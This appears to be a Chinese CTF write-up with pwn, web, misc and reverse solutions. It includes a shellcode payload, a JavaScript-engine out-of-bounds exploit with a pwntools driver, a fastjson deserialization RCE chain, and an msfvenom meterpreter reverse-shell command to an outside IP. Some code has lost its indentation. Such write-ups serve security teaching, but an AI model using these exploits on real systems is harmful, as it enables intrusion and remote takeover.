add byte PTR [rdx+rcx*1], al
add byte PTR [rdx+rcx*1], al
add byte PTR [rdx+rcx*1], al
add cl, byte PTR [rdx]
add byte PTR [rdx+rcx*1], al
add byte PTR [rdx+rcx*1], al
add byte PTR [rdx+rcx*1], al
add cl, byte PTR [rdx]
add byte PTR [rdx+rcx*1], al
add byte PTR [rdx+rcx*1], al
add byte PTR [rdx+rcx*1], al
add cl, byte PTR [rdx]
add byte PTR [rdx+rcx*1], al
add cl, byte PTR [rdx]
add al, 2
add byte PTR [rdx+rcx*1], al
add byte PTR [rdx+rcx*1], al
add byte PTR [rdx+rcx*1], al
add cl, byte PTR [rdx]
add byte PTR [rdx+rcx*1], al
add byte PTR [rdx+rcx*1], al
add byte PTR [rdx+rcx*1], al
''')
# padding
buf += asm(''
add cl, BYTE PTR [rdx]
''*)((0x200-len(buf))/2 - 1)
buf += asm(''
add cl, byte PTR [rdx+rax*1]
''')
buf += b"\x00\x00\x08\x01\x07\x0f\x03\x00\x00\x01\x06\x01\x0e\x08\x0a\x00\x0f\x05"
buf += b"\x00"*(0x2df-len(buf))
buf += b"\x00\x01"# rcx = 0x30f
buf += b"\x00"*(0x30f-len(buf))
buf += b"\x0f\x02\x09\x0e\x0f\x0d\x02"# /bin/sh
buf += b"\x00"*(0x30f+0x2f-len(buf))
buf += b"\x00\x02"# rcx = 0x200
buf += b"\x00"*(1000-len(buf))
s.sendline(flag+buf)
s.interactive()

```

## Hello\_Jerry

本题将 `array.shift` 进行了 patch，每一次 `shift` 会将 `length` 减 2，那么当 `length` 为 1 的时候进行一次 `shift` 便可以得到一个 oob array，之后便是常规的思路：

```
leak elf_base -> leak libc_base -> leak stack_base -> write ret_addr to one_gadget
```

编辑 `exp.js`。

```
function printhex(s,u){
print(s,"0x"+ u[1].toString(16).padStart(8, '0') + u[0].toString(16).padStart(8, '0'));
}
function hex(i){
return"0x"+ i.toString(16).padStart(16, '0');
}
function pack64(u){
return u[0] + u[1] * 0x100000000;
}
function l32(data){
let result = 0;
for(let i=0;i<4;i++){
    result <<= 8;
    result |= data & 0xff;
    data >>= 8;
}
return result;
}
a = [1.1];
a.shift();
var ab = newArrayBuffer(0x1337);
var dv = newDataView(ab);
var ab2 = newArrayBuffer(0x2338);
var dv2 = newDataView(ab2);
for(let i = 0; i < 0x90; i++){
    dv2 = newDataView(ab2);
}
a[0x193] = 0xffff;
print("[+]change ab range");
a[0x32] = 0xdead;
for(let i = 0; i < 100000000; i++){
}
var idx = 0;
for(let i = 0; i < 0x5000; i++){
let v = dv.getUint32(i, 1);
if(v == 0x2338){
    idx = i;
}
}
print("Get idx!");
function arb_read(addr){
    dv.setUint32(idx + 4, l32(addr[0]));
    dv.setUint32(idx + 8, l32(addr[1]));
let result = newUint32Array(2);
    result[0] = dv2.getUint32(0, 1)
    result[1] = dv2.getUint32(4, 1);
return result;
}
function arb_write(addr,val){
    dv.setUint32(idx + 4, l32(addr[0]));
    dv.setUint32(idx + 8, l32(addr[1]));
}
```

```

    dv.setUint32(idx + 8, l32(addr[1]));
    dv2.setUint32(0, l32(val[0]));
    dv2.setUint32(4, l32(val[1]));
}
var u = newUint32Array(2);
u[0] = dv.getUint32(idx + 4, 1);
u[1] = dv.getUint32(idx + 8, 1);
print(hex(pack64(u)));
var elf_base = newUint32Array(2);
elf_base[0] = u[0] - 0x6f5e0;
elf_base[1] = u[1];
printhex("elf_base:",elf_base);
var free_got = newUint32Array(2);
free_got[0] = elf_base[0] + 0x6bdd0;
free_got[1] = elf_base[1];
printhex("free_got:",free_got);
var libc_base = arb_read(free_got);
libc_base[0] -= 0x9d850;
printhex("libc_base:",libc_base);
var environ_addr = newUint32Array(2);
environ_addr[0] = libc_base[0] + 0x1ef2d0;
environ_addr[1] = libc_base[1];
printhex("environ_addr:",environ_addr);
var stack_addr = arb_read(environ_addr);
printhex("stack_addr:",stack_addr);
var one_gadget = newUint32Array(2);
one_gadget[0] = (libc_base[0] + 0xe6c7e);
one_gadget[1] = libc_base[1];
printhex("one_gadget:",one_gadget);
stack_addr[0] -= 0x118;
arb_write(stack_addr,one_gadget);
var zero = newUint32Array(2);
zero[0] = 0;
zero[1] = 0;
printhex("zero:",zero);
stack_addr[0] -= 0x29;
arb_write(stack_addr,zero);
print("finish");
for(let i = 0; i < 100000000; i++){
}

```

编辑exp。

```
#!/usr/bin/env python
import string
from pwn import *
from hashlib import sha256
context.log_level = "debug"
dic = string.ascii_letters + string.digits
DEBUG = 0
def solvePow(prefix,h):
for a1 in dic:
for a2 in dic:
for a3 in dic:
for a4 in dic:
x = a1 + a2 + a3 + a4
proof = x + prefix.decode("utf-8")
_hexdigest = sha256(proof.encode()).hexdigest()
if _hexdigest == h.decode("utf-8"):
return x
r = remote("127.0.0.1",9998)
r.recvuntil("sha256(XXXX+")
prefix = r.recvuntil(") == ", drop = True)
h = r.recvuntil("\n", drop = True)
result = solvePow(prefix,h)
r.sendlineafter("Give me XXXX:",result)
data = open("./exp.js","r").read()
data = data.split("\n")
for i in data:
if i == "":
continue
r.sendlineafter("code> ",i)
r.sendlineafter("code> ","EOF")
r.interactive()
```

## 还是你熟悉的fastjson吗

由代码可看到，依赖中使用了fastjson和 [org.fusesource.leveldbjni](https://github.com/fusesource/leveldbjni)，通过这fastjson进行反序列化，并结合leveldbjni进行rce。找到参考文档：

<https://i.blackhat.com/USA21/Wednesday-Handouts/US-21-Xing-How-I-Used-a-JSON.pdf>

以及skay小姐姐对上面议题的代码分析：

<http://noahblog.360.cn/blackhat-2021yi-ti-xiang-xi-fen-xi-fastjsonfan-xu-lie-hua-lou-dong-ji-zai-qu-kuai-lian-yi-ng-yong-zhong-de-shen-tou-li-yong-2/>

读取文件目录，获取so文件名。

需要先访问一次/test接口生成数据库和so文件，再读取文件名。

```

import requests
import os
import sys
import re
import string
#step1
#read /tmp/ directory to find so file
host = "http://11.1.1.18:8080"
def step1():
    global host
    result = []
def getArrayData(ch):
    out= []
    for c in result:
        out.append(str(ord(c)))
        out.append(str(ord(ch)))
    return ','.join(out)
def poc(ch):
    url = '/hello'
    jsonstr = '{"abc":{"@type":"java.lang.AutoCloseable"},"@type":"org.apache.commons.io.input.BOMInputStream",
"delegate":{"@type":"org.apache.commons.io.input.ReaderInputStream", "reader":{"@type":"jdk.nashorn.api.scripti
ng.URLReader", "url":"netdoc:///tmp/"}, "charsetName":"utf-8", "bufferSize":1024}, "boms":[{"charsetName":"utf-8", "b
ytes":["%s]}]}',"address":{"$ref":"$.abc.BOM"}'
    data = {
'data': jsonstr % getArrayData(ch)
}
    proxy = {'http':'127.0.0.1:8080'}
    proxy = {}
    rsp = requests.post(host+url, data=data, proxies=proxy)
if "bytes" in rsp.text:
    return True
else:
    return False
while True:
    for ch in string.printable+'\r\n':
        if poc(ch):
            result.append(ch)
    print('step1>', ','.join(result))
    break
step1()

```

二进制文件修改分析。

通过议题ppt给出的shellcode注入位置，是在文件偏移 0x197b0 处。

反汇编代码如下：

然而这里的空间比较小，只能jump到另外的位置去，将shellcode放到空的代码区局，找起来不方便。

这里参考skay小姐姐的方法，放到如下图的函数中，将shellcode设置为反弹msf的shellcode。



生成shellcode

```
msfvenom -a x64 --platform Linux-p linux/x64/meterpreter/reverse_tcp LHOST=39.103.160.59 LPORT=4444> shellcode
```

监听

```
use exploit/multi/handler
set PAYLOAD linux/x64/meterpreter/reverse_tcp
exploit -j
```

写文件。

问题：测试时写文件，发现文件存在，则上传的文件为.bak结尾。

但是代码中给了一段copy覆盖的代码，用来解决这个问题。

参考skay小姐姐的base64编码的方法：

```
http://noahblog.360.cn/blackhat-2021yi-ti-xiang-xi-fen-xi-fastjsonfan-xu-lie-hua-lou-dong-ji-zai-qu-kuai-lian-yi-ng-yong-zhong-de-shen-tou-li-yong-2/
```

接下来就是将修改后的so文件上传并替换了，文件名为通过第一步获取到的文件名。

上传后，再次访问/test接口，触发rce。

OK，读取之到此结束。

## Misc

### login

打开页面需要登录，无账号密码，唯一可疑的只有底下的获取实例，点击发现可以获取一个提示文档，并按按照文档向 [admin@birkenwald.cn](mailto:admin@birkenwald.cn) 发送邮件即可获取账号。

提示文档是个zip压缩包，里面还有一个加密的压缩包，看到三个文件都被加密了，第一反应解zip伪加密。

winhex修改所有 0900 伪 0000 后，发现文件的加密符都没了但是只有示例 - 副本可以正常打开。

由于副本和原文件的原始大小一样，所以盲猜是明文攻击，这里使用winrar压缩后，校对CRC一致，满足明文攻击要求，使用 [ARCHPR 4.54](#) 即可。

1min左右就可以跑出密码为qwe@123，解压出 password.zip，打开看见还是加密的，想要获得管理员账号密码，但仍有加密，且不是伪加密，又看到三个txt的原始大小只有6字节，这就是典型的CRC32碰撞，github上搜crc32直接碰。

得到密码 welc0me\_sangforctf，解压得到 .password.swp，linux下执行 `vim -r .password.swp` 即可恢复出原文件。

回网站登录，看到恭喜我得到了flag，猜测藏在了页面源码里了。

但是所有查看源码的快捷键都被禁止了，都会弹框 `What are U f**king doing!`，这里解法也不唯一，可以利用浏览器插件，也可以利用burpsuite，这我仅用bp举例。

## Bridge

(本题有两个故事线，实际步骤可能与此wp有所不同)

第一步：使用binwalk分析出有zlib数据，但是无法使用 `binwalk -e` 或 `foremost` 分离出有效文件，在010editor中查看图片。

第二步：010 editor中看到最后一个IDAT数据块长度异常，导出这段zlib数据。

第三步：观察IDAT标识后面的 `87 9c` 两个字节，恢复成zlib数据头标识 `78 9c`，写脚本将此段zlib数据解压缩，可得到一个rar压缩包。注意解压缩的zlib数据应该是去掉 `IDAT-length`、`IDAT-type`、`IDAT-crc` 的数据部分，即 (`78 9c ...`)。

```
import zlib
data = open("zlib_hex_data.txt", 'r',
            encoding="utf-8").read().replace(" ", "").replace("\n",
            "").strip()
data_dec = zlib.decompress(bytes.fromhex(data))
print(data_dec[:100])
with open("zlib_data.rar", 'wb') as wf:
    wf.write(data_dec)
#b'Rar!\x1a\x07\x01\x00J\x97,}\x0c\x01\x05\x08\x00\x07\x01\x01\x96\x9c\x87\x80\x00\xf7\xea}W\x13\x03\x02\xbd\x00
\x04\xbd\x00\x00\x90:\xd1\xdc\x80\x00\x00\x03CMT\xe5\xa6\x82\xe6\x9e\x9c\xe4\xbd\xa0\xe4\xb8\x8d\xe7\x9f\xa5\xe9
\x81\x93\xe8\xbf\x99\xe6\x98\xaf\xe4\xbb\x80\xe4\xb9\x88\xe4\xb8\x9c\xe8\xa5\xbf\xef\xbc\x8c\xe5\x8f\xaf\xe4\xbb
\xa5\xe5\x8e\xbb\xe7\x9c\x8b
```

解压压缩包可得flag2，注意压缩包中有提示请先获取flag1。

第四步：继续找flag1，分析最开始的那张图片，实际使用zsteg和exiftool可以发现其他可以信息。

exiftool看到Copyright有可以十六进制：翻译过来是：`dynamical-geometry`。

zsteg发现这张图片除了存在extradata外，在中也有脏数据。

使用StegSolve检查隐写。

第五步：导出十六进制，这里不能直接打开图片，可使用foremost将PNG快速分离出来,最后得到一张 `590x590`，大小为979KB的图片，注意如果仅去掉PNG字符前数据并改后缀为PNG也能正常查看图片，但会阻塞下一步分析像素操作。

第六步：到这里只有一张色彩值杂乱的PNG图片，分析其像素。

```
from PIL import Image
image = Image.open(r'C:\Users\during\Downloads\0000000.png')
allpixels = []
for x in range(image.width):
    for y in range(image.height):
        allpixels.append(image.getpixel((x, y)))
print(len(allpixels)) # 348100
print(allpixels[:4])
# [(40, 176, 80), (37, 181, 75), (1, 253, 3), (2, 252, 4)]
#          0x50          0x4B          0x03          0x04
```

第七步：取前四个字节即可看出，像素第三列隐藏着压缩包十六进制，批量提取并保存成zip压缩包，使用第四步得到的密码：`dynamical-geometry`解密，得到flag1文件。

```

from PIL import Image
image = Image.open(r'C:\Users\during\Downloads\00000000.png')
allpixels = []
for x in range(image.width):
for y in range(image.height):
if image.getpixel((x, y)) == (0, 0, 0):
continue
    allpixels.append(image.getpixel((x, y))[2])
hex_datalist = [str(hex(i))[2:].zfill(2) for i in allpixels]
print("".join(hex_datalist)[:100])
# 504b0304140009006300caa05753d904fdb22a4b0500dce856000f000b00666c6167312d61736369692e73746c0199070001
with open("outpur.txt", 'w') as wf:
    wf.write("".join(hex_datalist))

```

第八步：记事本打开文件后，是3D打印模型中的STL格式文件，STL格式分为ascii、binary格式，使用在线工具或开源工具查看模型即可。这一步并不需要脑洞，拷贝 `stl-ascii` 格式数据百度即可查询到STL文件格式的有关内容。

根据flag1的STL格式，将flag2也尝试用STL预览器查看：

## Disk

看文件名 `zse456tfdyhnjimko0-=[;.,.vera` 可以发现是用Veracrypt加密后的文件，观察文件名发现是初级磁盘密码，根据字母按键盘能得到密码：pvd

使用任意一个没有被使用的卷标识挂载文件，能够得到如下两个文件：

看文件头 `37 7A BC AF` 可只是7z压缩包，直接解压即可（是为了尽量减少附件体积，因为bitlocker加密对分区有大小限制所以初始分区较大），得到附件 `gooooo`。

拖入010editor，发现有如下字样，能够看出是windows下的分区，或者是放到linux下使用file命令进行识别。

```

(wander@kali) - [~/桌面]
└─$ file gooooo
gooooo: DOS/MBR boot sector MS-MBR Windows 7 english at offset 0x163 "Invalid partition table" at offset 0x17b "Error loading operating system" at offset 0x19a "Missing operating system"; partition 1 : ID=0xee, start-CHS (0x0,0,2), end-CHS (0x3ff,255,63), startsector 1, 4294967295 sectors

```

修改后缀为vhd，双击gooooo.vhd文件发现被bitlocker加密，使用bitlocker2john结合hashcat爆一下弱密码字典，`bitlocker2john -i gooooo.vhd`，然后将 `User Password hash` 的值保存成hash.txt，将弱密码的字典放到passwd.txt，使用 `hashcat -m 22100 hash.txt passwd.txt --show` 爆出密码:abcd1234。



用abcd1234解密bitlocker加密的分区，打开之后是空的，使用diskgenius挂载分区，可以在隐藏分区的回收站里找到提示和附件。

打开文本文档发现hint是3389,即提示黑客使用远程桌面连接到了受害者主机看到了flag，这里有个知识点是关于：rdp协议默认开启位图缓存功能，会产生bmc文件，使用 `bmc-tool` 或者 `BMC Viewer` 能够恢复出缓存的图像。

清晰可见：`cmRwY2FjaGUtYm1j`，解密base64即为 `flag:SangFor{rdpcache-bmc}`

## flow hunter

1.首先要在众多流量中甄别出DNS流量中隐藏有关键信息，普通流量中DNS流量不会有这么多，其次也可以通过全局搜索secret关键字找到提示 `becareful_rainbow` ,根据rainbow关键词可以发现，DNS流量中请求了非常多域名后缀为 `rainbow.bubble` 的流量。

通过过滤: `tcp and frame contains "secret"` 可以找到TRUESECRET。

2.这一步可以使用脚本提取，也可以使用tshark命令提取全部的 `dns.qry.name` ， `tshark -Y misc3.pcap -T fields -e dns.qry.name -r 'udp.dstport==53' > domain.txt` 可将DNS中所有解析的域名存放于domain.txt中，删除所有的 `43.9.227.10.in-addr.arpa` 即可得到纯净的域名请求记录。

3.脚本提取二级域名前缀，组成十六进制保存成PNG图片可以得到一张二维码（datamatrix格式）。

```
print("".join([j.split(".")[1] for j in[i.strip() for i in open(r"domain.txt",'r').readlines() if i isnot"\n"]])
)
```

然后将十六进制放到010editor中保存为PNG，然后解码：

4.观察到的秘钥`ecb_pkcs7`可知是AES加密，用这个秘钥去解密搜索关键词secret得到的密文（密文有五段，组合起来urldecode即可解密），得到 `sslkey.log` ，需要选定模式为: `ECB-pkcs7-256` 。

第一段密文：

AES解密。

5.得到日志后导入wireshark解密https的流量。

## Reverse

### Press

IDA打开分析主函数，如图：

程序先读取一个名为flag的文件，进行一系列计算后输出附件所示的out程序，容易分析出核心算法即为 `sub_40094B` ，分析此函数。

利用case中的字符，能够从公开网络中大致查出这类似于brainfuck语言，但有所扩展使得我们不能直接利用开源工具计算结果。

strcpy中的字符串即为类brainfuck的操作码，从上面的函数看，这段代码的含义大致为：读取一个字符，用160减去此字符，所得的结果再乘5，加2，输出到结果中。

利用out逐字节反算，可以得到一组base64值。

解base64即为flag。

## Lithops

1.首先运行程序尝试输入，根据运行结果可以猜测存在一个值与输入的(经过运算后)flag进行比对。

2.程序的主函数并不复杂，在IDA里面查看一下反编译后的C代码。

可以看出比较关键的内容是 `sub_402970`、`sub_402900` 和 `sub_4028A0` 函数，以及 `v3`、`v9`、`v10`和`v7`参数，再直接查看反汇编代码可以看出`v7`为用户输入的flag。

3.查看一下 `sub_4028A0` 函数，我们知道 `dword_xxxxxx` 表示地址为xxxxxx的32位数据，这里被当作函数来使用。

使用交叉引用查看一下，其在 `sub_401010` 函数中被赋值，该值由 `sub_4055A0` 函数通过红框中的两个参数计算而得。

再对 `dword_433C58` 使用交叉引用，对经验的应该可以看出这段代码是获取 `kernel32.dll` 的基址。

那么，知道API HASH技术的应该可以猜测到 `sub_4055A0` 函数主要用于根据模块基址和HASH寻找对应的API函数。

4. `sub_402900`

5. `sub_402970`

可以看出类似的情况分别出现在了 `sub_402900` 和 `sub_402970` 函数中，所有使用到的API函数都被隐藏了，这种情况下，我们可以采用动态调试。

在动态调试前，我们先明确这里存在一个值用于验证其输入的flag是否正确，通过上述内容可以看出这个值应该是输入的flag经过计算后的结果，我们的首要目标应该是寻得该值，并根据该值逆推flag。

6. `sub_4028A0` 动态分析

可以看出在 `sub_4028A0` 函数中主要是用到的是 `MultiByteToWideChar` 函数，调试并根据参数还原该段代码，应该为：

```
void gb2312ToUnicode(conststring& src, wstring& result)
{
int n = kMultiByteToWideChar(CP_ACP, 0, src.c_str(), -1, NULL, 0);
result.resize(n);
kMultiByteToWideChar(CP_ACP, 0, src.c_str(), -1, (LPWSTR)result.c_str(), result.length());
}
```

7. `sub_402900` 动态分析

可以看出在 `sub_402900` 函数中主要用到的是 `WideCharToMultiByte` 函数，调试并根据参数还原该段代码，应该为：

```
void unicodeToUTF8(const wstring& src, string& result)
{
int n = kWideCharToMultiByte(CP_UTF8, 0, src.c_str(), -1, 0, 0, 0, 0);
result.resize(n);
kWideCharToMultiByte(CP_UTF8, 0, src.c_str(), -1, (char*)result.c_str(), result.length(), 0, 0);
}
```

8.根据上述内容，我们可以知道程序会把输入的flag进行utf-8编码，并传入 `sub_402970` 函数验证。

`sub_402970` 函数中主要使用到的API为 `GetModuleHandleA`、`lstrcpyA` 和 `lstrcpmA`，该函数会从.rsrc节中获取用于验证flag正确性的值，即“`E4 B8 8D E5 81 9A E4 BC 9F E5 A4 A7 E6 97 B6 E4 BB A3 E7 9A 84 E6 97 81 E8 A7 82 E8 80 85 0`”

到这一步，我们其实比较明确，该程序只是将输入进行utf-8编码，并与隐藏在.rsrc节中的key进行对比验证，根据该key我们写出writeup。

```

void unicodeToGB2312(const wstring& wstr, string& result)
{
int n = WideCharToMultiByte(CP_ACP, 0, wstr.c_str(), -1, 0, 0, 0, 0);
    result.resize(n);
    ::WideCharToMultiByte(CP_ACP, 0, wstr.c_str(), -1, (char*)result.c_str(), n, 0, 0);
}
void utf8ToUnicode(conststring& src, wstring& result)
{
int n = MultiByteToWideChar(CP_UTF8, 0, src.c_str(), -1, NULL, 0);
    result.resize(n);
    ::MultiByteToWideChar(CP_UTF8, 0, src.c_str(), -1, (LPWSTR)result.c_str(), result.length());
}
int main(int argc, char** agrv)
{
string strGB2312;
    wstring wstrUnicode;
char key[] = "\xE4\xB8\x8D\xE5\x81\x9A\xE4\xBC\x9F\xE5\xA4\xA7\xE6\x97\xB6\xE4\xBB\xA3\xE7\x9A\x84\xE6\x97\x81\xE8\xA7\x82\xE8\x80\x85\x00";
    utf8ToUnicode(key, wstrUnicode);
    unicodeToGB2312(wstrUnicode, strGB2312);
return 0;
}

```

得到flag。

验证。

## XOR

IDA打开，发现目标程序进行了混淆，进一步分析，可以知道使用了ollvm进行了混淆。

```

IDA View-A | Pseudocode-A | Hex View-1 | Structures | Enums | Imports
.text:0000000000401170 ; __unwind {
.text:0000000000401170      push    rbp
.text:0000000000401171      mov     rbp, rsp
.text:0000000000401174      sub    rsp, 2B0h
.text:000000000040117B      mov    [rbp+var_B0], 0A80D7811h
.text:0000000000401185
.text:0000000000401185 loc_401185:                ; CODE XREF: main:loc_402DD6↓j
.text:0000000000401185      mov    eax, [rbp+var_B0]
.text:000000000040118B      mov    ecx, eax
.text:000000000040118D      sub    ecx, 80079F0Ah
.text:0000000000401193      mov    [rbp+var_B4], eax
.text:0000000000401199      mov    [rbp+var_B8], ecx
.text:000000000040119F      jz     loc_402D07
.text:00000000004011A5      jmp    $+5
.text:00000000004011AA ; -----
.text:00000000004011AA
.text:00000000004011AA loc_4011AA:                ; CODE XREF: main+35↑j
.text:00000000004011AA      mov    eax, [rbp+var_B4]
.text:00000000004011B0      sub    eax, 803E0A37h
.text:00000000004011B5      mov    [rbp+var_BC], eax
.text:00000000004011BB      jz     loc_40266D
.text:00000000004011C1      jmp    $+5
.text:00000000004011C6 ; -----
.text:00000000004011C6
.text:00000000004011C6 loc_4011C6:                ; CODE XREF: main+51↑j
.text:00000000004011C6      mov    eax, [rbp+var_B4]
.text:00000000004011CC      sub    eax, 80F3F872h
.text:00000000004011D1      mov    [rbp+var_C0], eax
.text:00000000004011D7      jz     loc_4020FD
.text:00000000004011DD      jmp    $+5
.text:00000000004011E2 ; -----

```

使用工具中的deflat.py脚本，去除混淆的代码。

```
python deflat.py shift_exercise 0x401170
```

去除之后，生成 `shift_exercise_recovered` 文件，IDA继续分析，仍然存在无用的控制流程。



进一步使用IDA插件script.py进行处理，获得更为直观的伪代码。



分析伪代码可以知道，该算法为修改过的crc64算法，依据加密算法，写出解密算法。

```
def multiply(multiplier_a, multiplier_b):
    tmp = [0] * 64
    res = 0
    for i in range(64):
        tmp[i] = (multiplier_a << i) * ((multiplier_b >> i) & 1)
        res ^= tmp[i]
    return res

def find_highest_bit(value):
    i = 0
    while value != 0:
        i += 1
        value >>= 1
    return i

def divide(numerator, denominator):
    quotient = 0
    tmp = numerator
    bit_count = find_highest_bit(tmp) - find_highest_bit(denominator)
    while bit_count >= 0:
        quotient |= (1<< bit_count)
        tmp ^= (denominator << bit_count)
        bit_count = find_highest_bit(tmp) - find_highest_bit(denominator)
    remainder = tmp
    return quotient, remainder

def reverse(x, bits):
    bin_x = bin(x)[2:].rjust(bits, '0')
    re_bin_x = bin_x[::-1]
    return int(re_bin_x, 2)

cipher = [0x32e9a65483cc9671, 0xec92a986a4af329c, 0x96c8259bc2ac4673,
0x74bf5dca4423530f, 0x59d78ef8fdbcfab1, 0xa65257e5b13942b1]
res = b""
for a in cipher:
    d = 0xb1234b7679fc4b3d
    rr = reverse(a, 64)
    rd = reverse((1<< 64) + d, 65)
    q, r = divide(rr << 64, rd)
    r = reverse(r, 64)
for i in range(8):
    res += bytes([r & 0xff])
    r >>= 8
print(res)
print(res.decode())
```

## 生瓜蛋子

IDA打开，分析主函数可以较容易的分析出所需的输入是Sangfor{30位hex}，然后按照Label11所述的逻辑进行判定：



上图中duihua5是虚拟机逻辑通过（此处的虚拟机详见后文）但md5不正确的情况，duihua4是二者都正确的情况，但是上面的伪代码由于花指令的存在，不完全正确。

接下来的部分无法在F5中得到，但是可以基于汇编从text view得到，这部分十六进制字符的部分值得注意：



目前无法得到关于这些字符如何使用的信息，动态调试时，关注这部分地址（403xxx），可以分析出这是一个虚拟机，其中：

最后的64个字符为opcode，这64个字节中前面32个决定偏移，后面32个决定计算方式。

计算方式包括模加，模减，模乘和异或，4种计算方法，32个字节中的前30个分别对30位输入决定，因为是16进制，可以分析出高4位决定一种，低4位决定一种，两种计算分别进行，存在于两个变量中。

```
16 | int v15; // eax
17 | int v16; // eax
18 | int v17; // eax
19 | int v19; // [esp+4h] [ebp-10h]
20 | int v20; // [esp+8h] [ebp-Ch]
21 | int v21; // [esp+Ch] [ebp-8h]
22 | int v22; // [esp+10h] [ebp-4h]
23 |
24 | v22 = sub_401550(byte_405018[a1 + 1023]) / 4;
25 | v21 = sub_401550(byte_405018[a1 + 1023]) % 4;
26 | if ( v22 )
27 | {
28 |     switch ( v22 )
29 |     {
30 |         case 1:
31 |             v4 = sub_401550(byte_405018[a1 + 990]);
32 |             v5 = sub_401550(byte_405018[33 * a1 + v4]);
33 |             v20 = sub_401920(a2, v5);
34 |             break;
35 |         case 2:
36 |             v6 = sub_401550(byte_405018[a1 + 990]);
37 |             v7 = sub_401550(byte_405018[33 * a1 + v6]);
38 |             v20 = sub_401940(a2, v7);
39 |             break;
40 |         case 3:
41 |             v8 = sub_401550(byte_405018[a1 + 990]);
42 |             v9 = sub_401550(byte_405018[33 * a1 + v8]);
43 |             v20 = sub_401960(a2, v9);
44 |             break;
45 |     }
46 | }
47 | else
48 | {
49 |     v2 = sub_401550(byte_405018[a1 + 990]);
```

CSDN @深信服千里目安全实验室

（图为强行nop掉花指令后得到的结构）

- 偏移值决定输入是与前面30\*32的十六进制数的哪一位做运算，第一种运算是：第i位与第i行的第x位（x受偏移值控制，最大为15）进行计算，第二种运算是：第i位与第i行的第15+x位做运算，两个结果都是与第i行最后一位比较，有一个相等即可完成检查。

```

{
v2 = sub_401550(byte_405018[a1 + 990]);
v3 = sub_401550(byte_405018[33 * a1 + v2]);
v20 = sub_401900(a2, v3);
}
if ( v21 )
{
switch ( v21 )
{
case 1:
v12 = sub_401550(byte_405018[a1 + 990]);
v13 = sub_401550(byte_405027[33 * a1 + v12]);
v19 = sub_401920(a2, v13);
break;
case 2:
v14 = sub_401550(byte_405018[a1 + 990]);
v15 = sub_401550(byte_405027[33 * a1 + v14]);
v19 = sub_401940(a2, v15);
break;
case 3:
v16 = sub_401550(byte_405018[a1 + 990]);
v17 = sub_401550(byte_405027[33 * a1 + v16]);
v19 = sub_401960(a2, v17);
break;
}
}
else
{
v10 = sub_401550(byte_405018[a1 + 990]);
v11 = sub_401550(byte_405027[33 * a1 + v10]);
v19 = sub_401900(a2, v11);
}
return v20 == sub_401550(byte_405018[33 * a1 + 31]) || v19 == sub_401550(byte_405018[33 * a1 + 31]);
}

```

CSDN @深信服千里目安全实验室

据此可以写爆破脚本，得到每一位的可行值。

不计md5的逻辑，可行的flag可以由以下脚本爆破得到，修改md5值可得到多个文件，使用任何cpp编译器编译可得到文件。

```

#include<stdio.h>
#include<stdlib.h>
#include<time.h>
#include <stdint.h>
#include<Windows.h>
unsigned char gua[64];
unsigned char table[32][33] = {
"f686bee4665fa77525e0f784097f4b3f",
"8ec4b805f93e9edd178818b3993e4a5d",
"4edb219c1f7dcf6dfb5c471a1f44ffa5",
"bd244ed81f96aef43ea55704085af9b4",
"594537dc31688cc4ef722bacdfac518e",
"91f800e6787c42f26e939a391c398ec6",
"69cf503c8cad12176e791c6615bd704",
"8b1b9b88692d3804b9710a72ae458843",
"fe77fb82cf016df3913ed002bccb7d6d",
"711453fe706aed138823de8dcbf2fc38",
"4f027901b70a595828647b3a1407078e",
"5be1878d4e222009f13a3aacb2192861",
"3109983436e0eebe2b5c5a5e3d668c6b",
"6b33b28e18d6d9f0db4688cfad20ccbe",
"b47b71f489033446d3d9f097060e33ec",
"28d0871eb3f67152d8aa820500ddeabc",
"df51b921388b8032190cf0a3760e6fb6",

```

```

"85f7c2f7689bbf43965d120e3e7d4989",
"2d291f1367021787efb4a9bf3a204a92",
"7caf326155610f1b827a16e31cb9e04d",
"026910fc9c1aee91868e39dc5c0a3828",
"6f6dd1338d58da08a6c3a5ac28e73728",
"9555bb8ef33de07ed414521b30d1ce1f",
"f45c235edf62094bbbdd63a7b8c6dbc3",
"db2b5f869cc8517f596a4cd182a812e7",
"c6cf507b8a27e604a04d999ad8b9c5b4",
"5292154eb9e144201ec8e87dbb49769f",
"e6f55bc893978043e128015cc02b0197",
"cf727d37d5347f6573f3c82b1cc36287",
"7f1412d1f3e82f7335d19fa944c368ed",
"c3fe545e249ef80f5327d01be270c784",
"5ccd45379ddf5c9be0654e88c6984c83" };
int hex2int(char h) {
    if (h >= '0' && h <= '9') {
        return h - '0';
    }
    else if (h >= 'a' && h <= 'f') {
        return h - 'a' + 10;
    }
    else {
        return 0;
    }
}
char int2hex(int x) {
    char t[] = "0123456789abcdef";
    return t[x];
}

int modplus(int a, int b) {
    return (a + b) % 16;
}

int modminus(int a, int b) {
    return (16 + a - b) % 16;
}

int modmult(int a, int b) {
    return (a*b) % 16;
}

int modxor(int a, int b) {
    return (a^b) % 16;
}

int onechange(int index, int k) {
    int p1, p2;
    int g1, g2;
    g1 = hex2int(table[31][index]) / 4;
    g2 = hex2int(table[31][index]) % 4;
    if (g1 == 0) {
        p1 = modplus(k, hex2int(table[index][hex2int(table[30][index]))]);
    }
    else if (g1 == 1) {
        p1 = modminus(k, hex2int(table[index][hex2int(table[30][index]))]);
    }
    else if (g1 == 2) {

```

```

        p1 = modmult(k, hex2int(table[index][hex2int(table[30][index]]));
    }
    else if (g1 == 3) {
        p1 = modxor(k, hex2int(table[index][hex2int(table[30][index]]));
    }
    if (g2 == 0) {
        p2 = modplus(k, hex2int(table[index][hex2int(table[30][index]) + 15]));
    }
    else if (g2 == 1) {
        p2 = modminus(k, hex2int(table[index][hex2int(table[30][index]) + 15]));
    }
    else if (g2 == 2) {
        p2 = modmult(k, hex2int(table[index][hex2int(table[30][index]) + 15]));
    }
    else if (g2 == 3) {
        p2 = modxor(k, hex2int(table[index][hex2int(table[30][index]) + 15]));
    }
    if (p1 == hex2int(table[index][31]) || p2 == hex2int(table[index][31])) {
        return 1;
    }
    else {
        return 0;
    }
}
int main() {
    char input[64]="Sangfor{xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx}";
    int li = strlen(input);
    float kilo = (li - 9) / 2;
    //printf("%.1f斤, %d块\n", kilo, li - 9);
    Sleep(1500);
    if (li - 9 != 30) {
        printf("重新挑一个\n");
        exit(1);
    }
    for (int i = 0; i < li; i++) {
        if (i < 8) {
        }
        else if (i == li - 1) {
        }
        else {
            for (int t = 0; t < 16; t++) {
                input[i] = int2hex(t);
                int u = onechange(i - 8, hex2int(input[i]));
                if (u == 1) {
                    printf("%d %c\n",i-8,int2hex(t));
